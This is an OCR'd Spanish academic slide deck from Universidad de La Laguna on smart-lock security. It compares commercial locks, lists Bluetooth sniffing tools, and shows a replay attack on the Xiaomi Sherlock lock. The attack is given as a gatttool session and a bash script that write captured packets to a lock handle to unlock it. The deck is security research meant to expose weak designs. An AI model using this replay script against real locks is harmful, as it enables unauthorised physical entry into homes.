
Análisis de Ciberseguridad para Cerraduras Inteligentes

Cándido Caballero-Gil and Jezabel Molina Gil

Universidad de La Laguna
Tenerife



Introducción

Cerraduras inteligentes

INTRODUCCIÓN

Ventajas de las Cerraduras Inteligentes

Permiten abrir puertas o proporcionar acceso bajo demanda

Las formas más comunes de abrir son:

- Mediante App móvil
- Llave Bluetooth
- Tarjetas NFC
- Huella Dactilar
- Teclado numérico
- De forma remota via WiFi
- Apertura automática

Otras Características

- Conexión con Airbnb/Booking
- Registro de acceso
- Notificaciones

ESTADO DEL ARTE

Cerradura	Conexión a Internet	APP	API Sync	Teclado	Precio
Remote Lock(Lockstate)	yes	no	yes	yes	**195 €**
Kwikset Kevo + plus	yes	3,3(1100)		yes	**310 €**
August Smart Lock, 3rd Gen	yes	2,8(1000)	yes	yes	**260 €**
Lockitron	yes	3,2(200)		no	
Schlage Connect	yes			yes	**318 €**
+ Wink Hub	yes	3,6(6500)	yes		
Yale Doorman	yes			yes	**122 €**
Nuki	yes	yes	yes	yes	**370 €**
Sherlock lock	no	yes		no	**100€**
Schlage FE695	no	no	no	yes	**142€**
Kwikset 92640-001	no	no	no	yes	**64€**
Yale Security YRL236-CBA-619		yes		yes	

ESTADO DEL ARTE


Xiaomi's
Sherlock S2 Lock

Nuki Lock

OBJETIVO

Ataque


Capturar la conexión Bluetooth entre el teléfono inteligente y la cerradura



Motivación

El cifrado de las cerraduras no siempre es suficiente

HERRAMIENTAS Y TECNOLOGÍA




Software


- Wireshark
- Gatttool
- nRF Sniffer for Bluetooth LE

Hardware

- Adafruit Bluefruit LE Sniffer
- Antena Bluetooth CBT40NANO




IMPLEMENTACIÓN DEL ATAQUE




SHERLOCK LOCK SECURITY

Para comprobar el protocolo de seguridad, buscamos la especificación Sherlock, pero no encontramos información.

IMPLEMENTACIÓN DEL ATAQUE



IMPLEMENTACIÓN DEL ATAQUE



IMPLEMENTACIÓN DEL ATAQUE

Gatttool

Permite manipular dispositivos Bluetooth:

Argumentos

-i. Specifies the name of the **Bluetooth device** installed on the system.
-b. Specifies the **MAC** address.
-characteristics. Shows all the associated **handles** and their properties.
-char-read. With this command we can **read the characteristics** of the connected device. For example, read the value / descriptor of a handle
-char-write-req. This command is used to make a **write request** to the device, which will be used later.
-a. **Reads or writes** the specified **handle characteristics**.
-n. Contains the **value to be sent** in the write request.

IMPLEMENTACIÓN DEL ATAQUE

```
$gatttool -i hci0 -b AC:9A:22:60:8F:7E -I

[ ] [AC:9A:22:60:8F:7E] [LE]> connect

[CON] [AC:9A:22:60:8F:7E] [LE]> char-write-req -a 0x0019 -n
ef00214e420ed2603b0097f74644bd69894f867d

[CON] [AC:9A:22:60:8F:7E] [LE]>

Characteristic value was written successfully
```


IMPLEMENTACIÓN DEL ATAQUE

```
#!/bin/bash
sudo hciconfig hci0 down
sudo hciconfig hci0 up
sleep 2

gatttool -i hci0 -b AC:9A:22:60:8F:7E --char-write-req -a 0x0019 -n
ef00214e93c7c4603b009d47b9a44c6bd5386272
gatttool -i hci0 -b AC:9A:22:60:8F:7E --char-write-req -a 0x0019 -n
8eaf5aee126d0f84148e12d47b74db517e18c194
gatttool -i hci0 -b AC:9A:22:60:8F:7E --char-write-req -a 0x0019 -n
91e4ae93853752a0c062c1f339ebbbcbeb9d01
gatttool -i hci0 -b AC:9A:22:60:8F:7E --char-write-req -a 0x0019 -n
ef00234e420ed2601b007570512b8f7a9c1f3557
gatttool -i hci0 -b AC:9A:22:60:8F:7E --char-write-req -a 0x0019 -n b9d1c3d50b3e01
gatttool -i hci0 -b AC:9A:22:60:8F:7E --char-write-req -a 0x0019 -n
ef003175420ed2601b00296b72d64ad5c640575d
gatttool -i hci0 -b AC:9A:22:60:8F:7E --char-write-req -a 0x0019 -n bb2562ea8baa00

sleep 2
```

ANÁLISIS DE SEGURIDAD



CONCLUSIONES Y TRABAJOS FUTUROS


Conclusiones

- Se ha investigado detalladamente cómo es el proceso de apertura de la puerta y qué información se envía a través de los dispositivos implicados.
- Se ha probado la réplica de paquetes obtenidos con la intención de desbloquear la cerradura.
- Se ha logrado verificar que no todas las cerraduras inteligentes tienen el nivel de seguridad que indican los fabricantes a los compradores.

Trabajos Futuros

- Se puede optimizar el script de bash realizado o incluso crear un nuevo programa que recoja automáticamente las claves enviadas, ahorrando así mucho tiempo en el ataque.
- En esta primera investigación sólo se contempla un método para desbloquear la cerradura, no obstante, pueden existir o crearse muchos más procedimientos que permitan su desbloqueo a partir de otra información u atacando otro punto de la conexión.

Vídeo Demostrativo



Gracias

Jezabel Molina Gil
Prof. Ayudante Doctor

Departamento de Ingeniería Informática y de Sistemas. Tel. (ext. 6686)

Escuela Superior de Ingeniería y Tecnología
Unviersidad de La Laguna

jmmolina@ull.edu.es